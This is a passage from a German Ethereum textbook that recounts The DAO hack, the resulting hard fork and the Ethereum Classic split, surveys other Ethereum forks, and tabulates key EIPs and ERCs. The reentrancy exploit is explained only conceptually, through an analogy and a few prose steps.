Ethereums Konsensalgorithmus ist immer noch im Wandel begriffen, während diese Zeilen geschrieben werden. In einer zukünftigen Auflage werden wir uns wohl detaillierter über Casper und andere verwandte Techniken auslassen, während sie reifen und in Ethereum eingebunden werden. Dieses Kapitel bildet das Ende unserer Reise und schließt *Ethereum – Grundlagen und Programmierung* ab. In den Anhängen finden Sie weiteres Referenzmaterial. Vielen Dank für das Lesen dieses Buchs und Glückwunsch, dass Sie es bis zum Ende geschafft haben!

Ethereum-Fork-Historie

Die meisten Hard Forks sind Teil eines Upgrade-Entwicklungsplans und bestehen aus Updates, denen die Community generell zustimmt (d.h., es herrscht sozialer Konsens). Allerdings fehlt einigen Hard Forks dieser Konsens, was zu mehreren separaten Blockchains geführt hat. Die Ereignisse, die zur Aufspaltung in Ethereum und Ethereum Classic führten, sind ein solcher Fall und werden in diesem Kapitel diskutiert.

Ethereum Classic (ETC)

Zur Abspaltung von Ethereum Classic kam es, nachdem Mitglieder der Ethereum-Community einen zeitsensitiven Hard Fork (mit dem Codenamen »DAO«) implementierten. Am 20. Juli 2016, an Blockhöhe 1,92 Millionen, führte Ethereum über einen Hard Fork eine irreguläre Zustandsänderung durch, um etwa 3,6 Millionen Ether zurückzuholen, die aus einem Smart Contract namens »The DAO« gestohlen worden waren. Fast jeder war der Meinung, dass die Ether gestohlen worden waren und dass sie dem Dieb zu überlassen einen großen Schaden für die Entwicklung des Ethereum-Ökosystems, aber auch für die Plattform selbst, anrichten würde.

Die Rückgabe der Ether an die jeweiligen Eigner (als hätte es The DAO nie gegeben) war technisch einfach, wurde politisch aber kontrovers diskutiert. Diverse Leute innerhalb des Ökosystems sprachen sich gegen diese Änderung aus, da sie glaubten, dass die Unveränderlichkeit ein grundlegendes Prinzip der Ethereum-Blockchain sei und es keine Ausnahmen geben dürfe. Sie entschieden sich, die ursprüngliche Chain unter dem Namen Ethereum Classic weiterlaufen zu lassen. Obwohl die Abspaltung ursprünglich ideologisch begründet war, haben sich die beiden Chains mittlerweile zu separaten Entitäten weiterentwickelt.

The Decentralized Autonomous Organization (The DAO)

The DAO wurde von Slock.it mit dem Ziel entwickelt, communitybasiert Projekte zu fördern und zu steuern. Die Kernidee war, dass Vorschläge eingereicht werden könnten, Kuratoren diese Vorschläge verwalten würden, entsprechende Mittel von Investoren innerhalb der Ethereum-Community eingeworben werden könnten und die Investoren bei erfolgreichen Projekten einen Teil der Profite erhalten würden.

The DAO war auch eines der ersten Experimente mit einem Ethereum-Token. Statt direkt mit Ether in ein Projekt zu investieren, würden Teilnehmer ihre Ether für DAO-Tokens eintauschen, mit diesen über die Unterstützung von Projekten entscheiden und sie später wieder in Ether zurücktauschen.

DAO-Tokens konnten vom 5. bis 30. April 2016 in einem Crowdsale gekauft werden. Dabei wurden fast 14 % (<https://econ.st/2qffJO1g>) der insgesamt existierenden Ether eingesammelt, die damals rund 150 Millionen Dollar wert waren.

Der Reentrancy-Bug

Am 9. Juni 2016 berichteten die Entwickler Peter Vessenes und Chriseth, das die meisten Ethereum-basierten Kontrakte zur Verwaltung finanzieller Mittel potenziell anfällig für einen Exploit (<http://bit.ly/2AAaDmA>) waren, durch den die Mittel abgegriffen werden könnten. Einige Tage später, am 12. Juni, behauptete Stephen Tual (Mitgründer von Slock.it), dass der Code von The DAO nicht anfällig (<http://bit.ly/2qmo3g1>) wäre für den von Peter und Chriseth beschriebenen Bug. Besorgte DAO-Kontributoren atmeten erleichtert auf – bis fünf Tage später ein unbekannter Angreifer damit anfang, The DAO trockenzulegen (<http://bit.ly/2Q7zR1h>). Dabei wurde ein Exploit verwendet, der dem ähnelte, für den die Warnung ausgesprochen worden war. Letztendlich konnte der Angreifer ca. 3,6 Millionen Ether aus The DAO abgreifen.

Gleichzeitig startete eine Gruppe Freiwilliger, die sich selbst *Robin Hood Group* (RHG) nannte, den gleichen Exploit, um die verbliebenen Mittel zu sichern, bevor sie durch den DAO-Angreifer gestohlen werden konnten. Am 21. Juni vermeldete die RHG (<http://bit.ly/2PtX4xl/>), etwa 70 % der Mittel von The DAO (circa 7,2 Millionen Ether) gesichert zu haben und zu planen, sie an die Community zurückzugeben (was im ETC-Netzwerk auch erfolgreich passiert ist, im Ethereum-Netzwerk nach dem Fork aber nicht nötig war). Es gab viel Lob und Anerkennung für die RHG für ihr schnelles Handeln, durch das ein Großteil der Community-Ether gerettet wurde.

Technische Details

Eine detaillierte und eingehende Erläuterung des Bugs liefert Phil Daian (<http://bit.ly/2EQaLCI>). Kurz gefasst, lagen in einer kritischen Funktion des DAO zwei Codezeilen in der falschen Reihenfolge vor, sodass der Angreifer wiederholt Ether abgreifen konnte, bevor geprüft wurde, ob der Angreifer überhaupt Ether abheben durfte. Diese Art Sicherheitslücke wird in »Reentrancy-Angriffe« auf Seite 173 beschrieben.

Ablauf des Angriffs

Stellen Sie sich vor, dass Ihr Bankkonto ein Guthaben von 100 Euro aufweist, und nehmen Sie außerdem an, dass Sie dem Kassierer eine beliebige Zahl von Auszahlungsscheinen vorlegen können. Der Kassierer gibt Ihnen nacheinander Geld für jeden Auszahlungsschein, hält die Abhebung aber erst fest, nachdem alle Auszahlungsscheine abgearbeitet wurden. Was wäre, wenn Sie drei Auszahlungsscheine über je 100 Euro einreichen? Was wäre, wenn Sie 3.000 einreichen?

Der DAO-Angriff lief wie folgt ab:

1. Der DAO-Angreifer forderte vom DAO-Kontrakt die Auszahlung von DAO-Tokens (DAO) an.
2. Der Angreifer forderte vom Kontrakt *erneut* die Auszahlung von DAO an, bevor der Kontrakt festhalten konnte, dass DAO abgehoben worden waren.
3. Der Angreifer wiederholt Schritt 2, sooft es geht.
4. Der Kontrakt hält schließlich eine einzige DAO-Abhebung fest und verliert dabei die Übersicht über die zwischenzeitlich ausgeführten Abhebungen.

Der DAO-Hard-Fork

Glücklicherweise waren verschiedene Schutzmaßnahmen in The DAO integriert. Insbesondere waren alle Abhebungen einer Verzögerung von 28 Tagen unterworfen. Das gab der Community ein wenig Zeit, darüber zu diskutieren, wie man mit dem Exploit umgehen sollte, da der DAO-Angreifer die DAO-Tokens in etwa der Zeit vom 17. Juni bis zum 20. Juli nicht in Ether umtauschen konnte.

Mehrere Entwickler konzentrierten sich darauf, eine brauchbare Lösung zu finden, und viele Möglichkeiten wurden in dieser kurzen Zeitspanne untersucht – darunter am 24. Juni ein DAO-Soft-Fork (<http://bit.ly/2qhruEK>), der DAO-Auszahlungen hinauszögern sollte, bis ein Konsens erreicht worden wäre, sowie am 15. Juli ein DAO-Hard-Fork (<http://bit.ly/2AAGjlu>), der die Auswirkungen des DAO-Angriffs durch eine unplanmäßige Zustandsänderung rückgängig machen sollte.

Am 28. Juni entdeckten Entwickler eine DoS-Lücke im DAO-Soft-Fork (<http://bit.ly/2zgOxUn>) und sahen im DAO-Hard-Fork die einzige Möglichkeit, die Situa-

tion sauber zu lösen. Der DAO-Hard-Fork würde alle in The DAO investierten Ether in einen Rückerstattungskontrakt überführen, sodass die ursprünglichen Eigner ihre Einlagen vollständig zurückerhalten würden. Das bot eine Lösung für die Rückgabe der gehackten Einlagen, verlangte aber einen Eingriff in die Guthaben bestimmter Adressen im Netzwerk. Einige Ether von The DAO würden in Teilen auch übrig bleiben (die sogenannten *childDAOs*). Eine Gruppe von Treuhändern würde diese Ether von Hand freigeben, die zu der Zeit etwa 6 bis 7 Millionen Dollar (<http://bit.ly/2RuUrJh>) wert waren.

Da die Zeit ablief, entwickelten mehrere Ethereum-Entwicklerteams Clients, mit denen der Nutzer entscheiden konnte, ob er den Fork aktivieren wollte. Allerdings wollten die Entwickler der Clients entscheiden, ob diese Option Opt-in (standardmäßig nicht aktivieren) oder Opt-out (standardmäßiger Fork) sein sollte. Am 15. Juli begann eine Abstimmung auf *carbonvote.com* (<http://bit.ly/2ABkTuV>). Am nächsten Tag wurde sie an Blockhöhe 1.894.000 (<http://bit.ly/2yHb7Gl>) geschlossen. Von den 5,5 % der Gesamt-Ether-Menge (<http://bit.ly/2RuUrJh>), die gewählt hatten, stimmten 80 % (4,5 % der Gesamt-Ether-Menge) für Opt-out. Ein Viertel des Opt-out-Votums kam von einer einzelnen Adresse.

Letztlich fiel die Entscheidung auf Opt-out, d.h. diejenigen, die gegen den DAO-Hard-Fork waren, mussten explizit ihren Widerspruch erklären, indem sie die Konfigurationsoption ihrer Software entsprechend setzten.

Am 20. Juli an Blockhöhe 1.920.000 (<http://bit.ly/2zfaIKB>) implementierte Ethereum den DAO-Hard-Fork (<http://bit.ly/2yJxZ83>), und es entstanden zwei Ethereum-Netzwerke: eines mit der Zustandsänderung und eines ohne.

Als nach dem DAO-Hard-Fork Ethereum (heute Ethereum) einen Großteil der Mining-Leistung um sich versammeln konnte, gingen viele davon aus, dass ein Konsens erreicht worden wäre und die kleinere Chain (wie bei früheren Forks) verschwinden würde. Ungeachtet dessen begann ein ansehnlicher Teil der Ethereum-Community (etwa 10 % der Mining-Leistung), die alte Chain (ohne Fork) zu unterstützen, die dann zu Ethereum Classic wurde.

Innerhalb weniger Tage nach dem Fork begannen verschiedene Börsen, sowohl Ethereum (»ETH«) als auch Ethereum Classic (»ETC«) zu listen. Durch die Natur des Hard Fork verfügten alle Ethereum-Nutzer, die zum Zeitpunkt der Aufspaltung Ether hielten, nun Coins in beiden Chains, und ein Marktwert für ETC war schnell etabliert, nachdem Poloniex (<http://bit.ly/2qhuNvP>) ETC am 24. Juli listete.

Chronik des DAO-Hard-Fork

- 5. April 2016: Slock.it erzeugt The DAO (<http://bit.ly/2Db4boE>) nach einem Sicherheitsaudit durch Dejavu Security.
- 30. April 2016: Der DAO-Crowdsale beginnt (<http://bit.ly/2qhwphI>).
- 27. Mai 2016: Der DAO-Crowdsale endet.

- 9. Juni 2016: Ein generischer Bug durch rekursive Aufrufe (<http://bit.ly/2AAaDmA>) wird entdeckt. Man glaubt, dass er viele Solidity-Kontrakte betrifft, die Guthaben ihrer Nutzer nachhalten.
- 12. Juni 2016: Stephen Tual verkündet (<http://bit.ly/2qmo3g1>), dass die DAO-Mittel sicher seien.
- 17. Juni 2016: The DAO wird gehackt (<http://bit.ly/2EQaLCI>). Eine Variante des entdeckten Bugs (genannt »Reentrancy-Bug«) wird verwendet, um die Einlagen abzuschöpfen. Insgesamt werden etwa 30 % der Ether gestohlen.
- 21. Juni 2016: Die RHG verkündet (<http://bit.ly/2zgl3Gk>), die anderen etwa 70 % der in The DAO gespeicherten Ether gesichert zu haben.
- 24. Juni 2016: Ein Soft-Fork-Votum (<http://bit.ly/2qhruEK>) wird angekündigt. Die Opt-in-Signalisierung erfolgt durch Geth- und Parity-Clients. Er soll die Einlagen einfrieren, bis die Community besser einschätzen kann, was zu tun ist.
- 28. Juni 2016: Eine Sicherheitslücke (<http://bit.ly/2zgOxUn>) wird im Soft Fork entdeckt, und er wird aufgegeben.
- 28. Juni bis 15. Juli 2016: Die Nutzer debattieren, ob ein Hard Fork kommen soll oder nicht. Ein Großteil der öffentlichen Debatte läuft über den subreddit */r/ethereum*.
- 15. Juli 2016: Der DAO-Hard-Fork (<http://bit.ly/2qmo3g1>) wird vorgeschlagen, um die durch den DAO-Angriff entwendeten Einlagen zurückzuführen.
- 15. Juli 2016: Ein Votum wird auf CarbonVote abgehalten (<http://bit.ly/2ABkTuV>), um zu entscheiden, ob der DAO-Hard-Fork Opt-in (standardmäßig kein Fork) oder Opt-out (standardmäßiger Fork) sein wird.
- 6. Juli 2016: 5,5 % der Gesamt-Ether-Menge stimmt ab (<http://bit.ly/2RuUrJh>); etwa 80 % der Stimmen (ca. 4,5 % der Gesamtmenge) sind für ein Opt-out, davon stammt ein Viertel der eingegangenen Stimmen von einer Adresse.
- 20. Juli 2016: Der Hard Fork (<http://bit.ly/2yJxZ83>) tritt an Block 1.920.000 in Kraft.
- 20. Juli 2016: Die Gegner des DAO-Hard-Fork lassen die alte Clientsoftware weiterlaufen. Das führt zu Replay-Problemen in beiden Chains (<http://bit.ly/2qjJm27>).
- 24. Juli 2016: Poloniex listet (<http://bit.ly/2qhuNvP>) die ursprüngliche Ethereum-Chain mit dem Ticker-Symbol ETC. Sie ist die erste Börse, die das macht.
- 10. August 2016: Die RHG transferiert 2,9 (<http://bit.ly/2JrLpK2>) Millionen der sichergestellten ETC an Poloniex, um sie auf Empfehlung von Bity SA in ETH umzutauschen. 14 % des RHG-Gesamtanteils werden von ETC in ETH und andere Kryptowährungen umgetauscht. Poloniex friert (<http://bit.ly/2ETDdUc>) die anderen 86 % der deponierten ETC ein.

- 30. August 2016: Die eingefrorenen Einlagen werden von Poloniex an die RHG zurücküberwiesen, die daraufhin einen Rückerstattungskontrakt in der ETC-Chain einrichtet.
- 11. Dezember 2016: IOHKs ETC-Entwicklungsteam formiert sich, angeführt von Ethereum-Gründungsmitglied Charles Hoskinson.
- 13. Januar 2017: Das ETC-Netzwerk wird aktualisiert, um Probleme mit Replay-Angriffen zu beheben. Die Chains sind nun funktional getrennt.
- 20. Februar 2017: Das ETCDEVTeam formiert sich, angeführt vom frühen ETC-Entwickler Igor Artamonov (splex).

Ethereum und Ethereum Classic

Während es bei der ursprünglichen Aufspaltung um The DAO ging, sind die beiden Netzwerke Ethereum und Ethereum Classic nun separate Projekte, auch wenn der Großteil der Entwicklung immer noch durch die Ethereum-Community erfolgt und einfach in die Ethereum-Classic-Codebasen portiert wird. Dennoch nehmen die Unterschiede stetig zu und können in diesem Anhang nicht umfassend beschrieben werden. Erwähnenswert ist aber, dass sich die beiden Chains in Sachen Kernentwicklung und Communitystruktur deutlich unterscheiden. Auf einige technische Unterschiede gehen wir nachfolgend ein.

Die EVM

Während diese Zeilen geschrieben werden, sind beide Netzwerke weiterhin hochgradig kompatibel: Für eine Chain entwickelter Kontraktcode läuft wie erwartet auch auf der anderen Chain, doch es gibt kleine Unterschiede bei den EVM-OPCODES (siehe die EIPs 140 (<http://bit.ly/2ylajkF>), 145 (<http://bit.ly/2qhKz9Y>) und 214 (<http://bit.ly/2SxsrFR>)).

Kernentwicklung

Als offene Projekte haben Blockchain-Plattformen häufig viele Nutzer und Kontributoren. Die Entwicklung des Netzkerns (d.h. des Codes, der das Netzwerk betreibt) erfolgt aber oft durch kleine Gruppen, da für die Entwicklung dieser Software Know-how und spezielles Wissen erforderlich ist. Bei Ethereum wird diese Arbeit durch die Ethereum Foundation und Freiwillige übernommen, bei Ethereum Classic von ETCDEV, IOHK und Freiwilligen.

Weitere erwähnenswerte Ethereum-Forks

Ellatism (<https://ellatism.org/about/>) ist ein Ethereum-basiertes Netzwerk, das ausschließlich PoW zum Schutz der Blockchain nutzen will. Es gibt kein Pre-Mining und keine obligatorischen Entwicklergebühren. Der Support und die Entwicklung

werden freiwillig von der Community geleistet. Die Entwickler glauben (frei übersetzt), dass es damit »eines der ehrlichsten reinen Ethereum-Projekte« ist und eines von »einzigartigem Interesse als Plattform für ernsthafte Entwickler, Lehrer und Enthusiasten. Ellaism ist eine reine Smart-Contract-Plattform. Ihr Ziel ist der Aufbau einer Smart-Contract-Plattform, die sowohl fair als auch vertrauenswürdig ist.« Die Grundsätze der Plattform lauten wie folgt:

- Alle Änderungen und Upgrades des Protokolls dienen der Pflege und Stärkung der Ellaism-Grundsätze.
- Monetärer Grundsatz: 280 Millionen Coins.
- Keine Zensur: Niemand soll verhindern können, dass gültige txs bestätigt werden.
- Open Source: Der Ellaism-Quellcode ist offen und soll von jedem gelesen, modifiziert, kopiert und geteilt werden können.
- Zulassungsfrei: Kein wie auch immer gearteter »Torwächter« soll jemanden daran hindern können, Teil des Netzwerks (Nutzer, Node, Miner etc.) zu werden.
- Pseudonym: Es darf keine Kennung nötig sein, um Ellaism nutzen zu können.
- Fungibel: Alle Coins sind gleich und können gleichermaßen ausgegeben werden.
- Unumkehrbare Transaktionen: Bestätigte Blöcke sind in Stein gemeißelt. Die Blockchain-History ist unveränderlich.
- Keine kontroversen Hard Forks: Kein Hard Fork ohne Konsens innerhalb der gesamten Community. Der bestehende Konsens wird nur bei Bedarf geändert.
- Viele Feature-Upgrades kommen ohne Hard Fork aus, etwa die Steigerung der EVM-Performance.

Es gab noch viele weitere Forks bei Ethereum. Einige waren Hard Forks, d. h., sie haben sich direkt von einem vorhandenen Ethereum-Netzwerk abgespalten. Andere sind Software-Forks: Sie nutzen Ethereums Client/Node-Software, laufen aber in völlig separaten Netzwerken, ohne sich die History mit Ethereum zu teilen. Sehr wahrscheinlich wird es mit der Zeit noch weitere Ethereum-Forks geben.

Es gibt auch verschiedene andere Projekte, die sich als Ethereum-Forks bezeichnen, tatsächlich aber auf ERC20-Tokens basieren und im Ethereum-Netzwerk laufen. Zwei Beispiele sind *EtherBTC* (ETHB) und *Ethereum Modification* (EMOD). Das sind keine Forks im traditionellen Sinne und werden manchmal »Airdrops« genannt.

Hier ein kurzer Überblick über die erwähnenswerteren Forks:

- *Expanse* war der erste Fork der Ethereum-Blockchain, der ein wenig Fahrt aufnehmen konnte. Er wurde am 7. September 2015 im Bitcoin-Talk-Forum angekündigt. Der eigentliche Fork erfolgte eine Woche später am 14. September 2015 an Blockhöhe 800.000. Er wurde ursprünglich von Christopher Franko

und James Clayton gegründet. Die verkündete Vision war eine fortgeschrittene Chain für »identity, governance, charity, commerce and equity«.

- *EthereumFog* (ETF) wurde am 14. Dezember 2017 gestartet. Der Fork erfolgte bei Blockhöhe 4.730.660. Das erklärte Ziel des Projekts ist die Entwicklung eines »dezentralisierten Fog-Computings«, weshalb man sich auf Fog-Computing und dezentralisierten Speicher konzentriert. Bisher gibt es nur wenige Informationen darüber, was das genau beinhalten soll.
- *EtherZero* (ETZ) wurde am 19. Januar 2018 an Blockhöhe 4.936.270 gestartet. Erwähnenswerte Innovationen waren die Einführung einer Masternode-Architektur und die Abschaffung von Transaktionsgebühren für Smart Contracts, um eine größere Vielfalt an DApps zu ermöglichen. Es gab einige Kritik von prominenten Mitgliedern der Ethereum-Community sowie MyEtherWallet und MetaMask wegen fehlender Klarheit bezüglich der Entwicklung und Vorwürfe in Bezug auf Phishing.
- *EtherInc* (ETI) wurde am 13. Februar 2018 an Blockhöhe 5.078.585 gestartet und konzentriert sich auf den Aufbau dezentralisierter Organisationen. Erklärte Ziele umfassen die Reduzierung der Blockzeiten, erhöhte Miner-Belohnungen, die Beseitigung von Onkel-Belohnungen und das Setzen einer Obergrenze für zu schürfende Coins. EtherInc verwendet die gleichen privaten Schlüssel wie Ethereum und hat einen Replay-Schutz implementiert, um die Ether der ursprünglichen (nicht geforkten) Chain zu schützen.

Ethereum-Standards

Ethereum Improvement Proposals (EIPs)

Das Repository für Ethereum Improvement Proposals finden Sie unter <https://github.com/ethereum/EIPs/>. Den Workflow verdeutlicht Abbildung B-1.

In EIP-1 (<https://github.com/ethereum/EIPs/blob/master/EIPS/eip-1.md>) heißt es (frei übersetzt):

EIP steht für Ethereum Improvement Proposal. Ein EIP ist ein Designdokument mit Informationen für die Ethereum-Community oder beschreibt ein neues Feature für Ethereum, seine Prozesse oder seine Umgebung. Das EIP sollte eine kurze technische Spezifikation und eine Begründung für das Feature enthalten. Der EIP-Autor ist für die Bildung eines Konsenses innerhalb der Community verantwortlich und für die Dokumentation abweichender Meinungen.




Abbildung B-1: Ethereum-Improvement-Proposal-Workflow

Tabelle der wichtigsten EIPs und ERCs

Tabelle B-1: Wichtige EIPs und ERCs

EIP/ERC #	Titel/Beschreibung	Autor	Layer	Status	Created
EIP-1 (http://bit.ly/2OVq6qa)	EIP Purpose and Guidelines	Martin Becze, Hudson Jameson	Meta	Final	
EIP-2 (http://bit.ly/2yJtTNa)	Homestead Hard-fork Changes	Vitalik Buterin	Core	Final	
EIP-5 (http://bit.ly/2Jrx93V)	Gas Usage for RETURN and CALL *	Christian Reitwiessner	Core	Draft	
EIP-6 (http://bit.ly/2OYbc2t)	Renaming SUICIDE Opcode	Hudson Jameson	Interface	Final	
EIP-7 (http://bit.ly/2JxdBeN)	DELEGATECALL	Vitalik Buterin	Core	Final	
EIP-8 (http://bit.ly/2Q6Oly6)	devp2p Forward Compatibility Requirements for Homestead	Felix Lange	Networking	Final	
EIP-20 (http://bit.ly/2CUf7WG)	ERC-20-Token-Standard. Beschreibt Standardfunktionen, die ein Token-Kontrakt implementieren kann, damit DApps und Wallets Tokens über mehrere Schnittstellen/ DApps verarbeiten können. Die Methoden sind totalSupply, balanceOf(address), transfer, transferFrom, approve, allowance. Die Events sind Transfer (wenn Tokens transferiert werden) und Approval (wenn approve aufgerufen wird).	Fabian Vogelsteller, Vitalik Buterin	ERC	Final	Frontier
EIP-55 (http://bit.ly/2Q6R4YB)	Mixed-case checksum address encoding	Vitalik Buterin	ERC	Final	

Tabelle B-1: Wichtige EIPs und ERCs (Fortsetzung)

EIP/ERC #	Titel/Beschreibung	Autor	Layer	Status	Created
EIP-86 (http://bit.ly/20gE5la)	Abstraction of transaction origin and signature. Bereitet den Boden für die »Abstraktion« der Account-Sicherheit und erlaubt es Nutzern, »Account-Kontrakte« anzulegen. Dadurch bewegt man sich hin zu einem Modell, bei dem alle Accounts auf lange Sicht zu Kontrakten werden, die für Gas bezahlen können. Nutzer können eigene Sicherheitsmodelle definieren, die beliebige Signatur- und Nonce-Prüfungen vornehmen können (statt sich auf die protokolleigenen, fest in die Transaktionsverarbeitung integrierten Mechanismen verlassen zu müssen, bei denen ECDSA und die Standard-Nonce der einzige Weg sind, den Account zu schützen).	Vitalik Buterin	Core	Ver-schoben (wird ersetzt)	Constantinople
EIP-96 (http://bit.ly/2Qed5FC)	Blockhash and state root changes. Speichert Blockhashs im Zustand, um die Komplexität des Protokolls und der Clientimplementierung des BLOCKHASH-Opcodes zu verringern. Erweitert den Bereich, den Blockhash-Prüfungen zurückreichen können. Ein Nebeneffekt sind direkte Links zwischen Blöcken mit weit auseinanderliegenden Blocknummern, um die initiale Synchronisation leichtgewichtiger Clients zu erleichtern.	Vitalik Buterin	Core	Ver-schoben	Constantinople
EIP-100 (http://bit.ly/2AC05DM)	Change difficulty adjustment to target mean block time and including uncles.	Vitalik Buterin	Core	Final	Metropolis Byzantium
EIP-101 (http://bit.ly/2Jr1zDv)	Serenity Currency and Crypto Abstraction. Abstrahiert Ether um eine Ebene. Hat den Vorteil, dass Ether und Subtokens durch Kontrakte gleich behandelt werden können. Reduziert den Grad der Indirektion für Accounts mit benutzerdefinierten Regeln wie z. B. Multisigs und entschlackt das zugrunde liegende Ethereum-Protokoll, indem es die Komplexität für die minimale Konsensimplementierung reduziert.	Vitalik Buterin	Active	Serenity-Feature	Serenity Casper

Tabelle B-1: Wichtige EIPs und ERCs (Fortsetzung)

EIP/ERC #	Titel/Beschreibung	Autor	Layer	Status	Created
EIP-105 (http://bit.ly/2Q5sdEv)	Binary sharding plus contract calling semantics. »Sharding-Scaffolding«-EIP, das Ethereum die Parallelisierung von Transaktionen mithilfe eines Binärbaum-Sharding-Mechanismus erlaubt. Ebnet den Weg für ein späteres Sharding-Schema. Forschung läuft, siehe https://github.com/ethereum/sharding .	Vitalik Buterin	Active	Serenity-Feature	Serenity Casper
EIP-137 (http://bit.ly/2yG2Dzi)	Ethereum Domain Name Service Specification	Nick Johnson	ERC	Final	
EIP-140 (http://bit.ly/2yJtWZm)	Neuer Opcode: REVERT. Ergänzt den REVERT-Opcode, der die Ausführung anhält und alle EVM-Zustandsänderungen zurücknimmt, ohne das bereitgestellte Gas zu verbrauchen (der Kontrakt muss nur für Speicher zahlen) und ohne Logs zu löschen. Gibt dem Aufrufer einen Zeiger auf einen Speicherplatz zurück, der den Fehlercode oder eine Fehlermeldung enthält.	Alex Beregszaszi, Nikolai Mushegian	Core	Final	Metropolis Byzantium
EIP-141 (http://bit.ly/2CQMXfe)	Designated invalid EVM instruction	Alex Beregszaszi	Core	Final	
EIP-145 (http://bit.ly/2qhKz9Y)	Bitwise shifting instructions in EVM	Alex Beregszaszi, Pawel Bylica	Core	Ver-schoben	
EIP-150 (http://bit.ly/2qhxflQ)	Gas cost changes for IO-heavy operations	Vitalik Buterin	Core	Final	
EIP-155 (http://bit.ly/2CQUgne)	Simple replay attack protection. Ein Replay-Angriff ermöglicht einer Transaktion, bei einem Vor-EIP-155-Node oder -Client signiert zu werden. Sie wird dadurch gültig und kann sowohl in der Ethereum- als auch in der Ethereum-Classic-Chain ausgeführt werden.	Vitalik Buterin	Core	Final	Homestead
EIP-158 (http://bit.ly/2JryBmT)	State clearing	Vitalik Buterin	Core	Abgelöst	
EIP-160 (http://bit.ly/2CR6VGY)	EXP cost increase	Vitalik Buterin	Core	Final	
EIP-161 (http://bit.ly/2OfU96M)	State trie clearing (invariant-preserving alternative)	Gavin Wood	Core	Final	

Tabelle B-1: Wichtige EIPs und ERCs (Fortsetzung)

EIP/ERC #	Titel/Beschreibung	Autor	Layer	Status	Created
EIP-162 (http://bit.ly/2JxdKil)	Initial ENS Hash Registrar	Maurelian, Nick Johnson, Alex Van de Sande	ERC	Final	
EIP-165 (http://bit.ly/2OgsOk0)	ERC-165 Standard Interface Detection	Christian Reitwiessner et al.	Interface	Draft	
EIP-170 (http://bit.ly/2OgCWu1)	Contract code size limit	Vitalik Buterin	Core	Final	
EIP-181 (http://bit.ly/2ERNv7g)	ENS support for reverse resolution of Ethereum addresses	Nick Johnson	ERC	Final	
EIP-190 (http://bit.ly/2P0wPz5)	Ethereum Smart Contract Packaging Standard	Piper Merriam et al.	ERC	Final	
EIP-196 (http://bit.ly/2SwNQiz)	Precompiled contracts for addition and scalar multiplication on the elliptic curve <code>alt_bn128</code> . Notwendig, um die zkSNARK-Verifikation inner- halb des Block-Gaslimits durchführen zu können.	Christian Reitwiessner	Core	Final	Metropolis Byzantinium
EIP-197 (http://bit.ly/2ETDC9a)	Precompiled contracts for optimal ate pairing check on the elliptic curve <code>alt_bn128</code> . In Kombination mit EIP-196.	Vitalik Buterin, Christian Reitwiessner	Core	Final	Metropolis Byzantinium
EIP-198 (http://bit.ly/2DdTCRN)	Big integer modular exponentiation. Vorkompilierung ermöglicht Verifika- tion von RSA-Signaturen und andere kryptografische Anwendungen.	Vitalik Buterin	Core	Final	Metropolis Byzantinium
EIP-211 (http://bit.ly/2qjYJr3)	Neue Opcodes: <code>RETURNDATASIZE</code> und <code>RETURNDATACOPY</code> . Ermöglicht die Rückgabe von Werten variabler Länge innerhalb der EVM mit einfacher Gasberechnung und minimaler Ände- rung der aufrufenden Opcodes mithilfe der neuen Opcodes <code>RETURNDATA-</code> <code>SIZE</code> und <code>RETURNDATACOPY</code> . Arbei- tet ähnlich wie der bereits existierende <code>calldata</code> -Opcode, wobei nach einem Aufruf die zurückgegebenen Daten in einem virtuellen Puffer vorge- halten werden, aus dem der Aufrufer sie (oder Teile) in den Arbeitsspeicher kopieren kann. Beim nächsten Aufruf wird der Puffer überschrieben.	Christian Reitwiessner	Core	Final	Metropolis Byzantinium

Tabelle B-1: Wichtige EIPs und ERCs (Fortsetzung)

EIP/ERC #	Titel/Beschreibung	Autor	Layer	Status	Created
EIP-214 (http://bit.ly/2OgV0Eb)	Neuer Opcode: STATICCALL. Erlaubt den Zustand nicht ändernder Aufrufe seiner selbst bzw. anderer Kontrakte, während gleichzeitig die Modifikation des Zustands während des Aufrufs (und eventueller Unteraufrufe) unterbunden wird. Erhöht die Sicherheit von Smart Contracts und stellt sicher, dass durch den Aufruf kein Reentrancy-Bug auftreten kann. Ruft den Child mit auf <code>true</code> gesetztem STATIC-Flag auf. Löst eine Ausnahme aus, wenn eine zustandsändernde Operation ausgeführt wird, und setzt das Flag beim Rücksprung zurück.	Vitalik Buterin, Christian Reitwiessner	Core	Final	Metropolis Byzantium
EIP-225 (http://bit.ly/2JssHlJ)	Rinkeby testnet using proof of authority where blocks are only mined by trusted signers.	Péter Szilágyi			Homestead
EIP-234 (http://bit.ly/2yPBavd)	Add <code>blockHash</code> to JSON-RPC filter options	Micah Zoltu	Interface	Draft	
EIP-615 (http://bit.ly/2yKrBNM)	Subroutines and Static Jumps for the EVM	Greg Colvin, Paweł Bylica, Christian Reitwiessner	Core	Draft	
EIP-616 (http://bit.ly/2AzGX99)	SIMD Operations for the EVM	Greg Colvin	Core	Draft	
EIP-681 (http://bit.ly/2qjYX1n)	URL Format for Transaction Requests	Daniel A. Nagy	Interface	Draft	
EIP-649 (http://bit.ly/2OYgE5n)	Metropolis Difficulty Bomb Delay and Block Reward Reduction. Verlängerte die »Eiszeit« (Ice Age, d. h. die Difficulty-Bombe) um ein Jahr und reduzierte die Blockbelohnung von 5 auf 3 Ether.	Afri Schoedon, Vitalik Buterin	Core	Final	Metropolis Byzantium
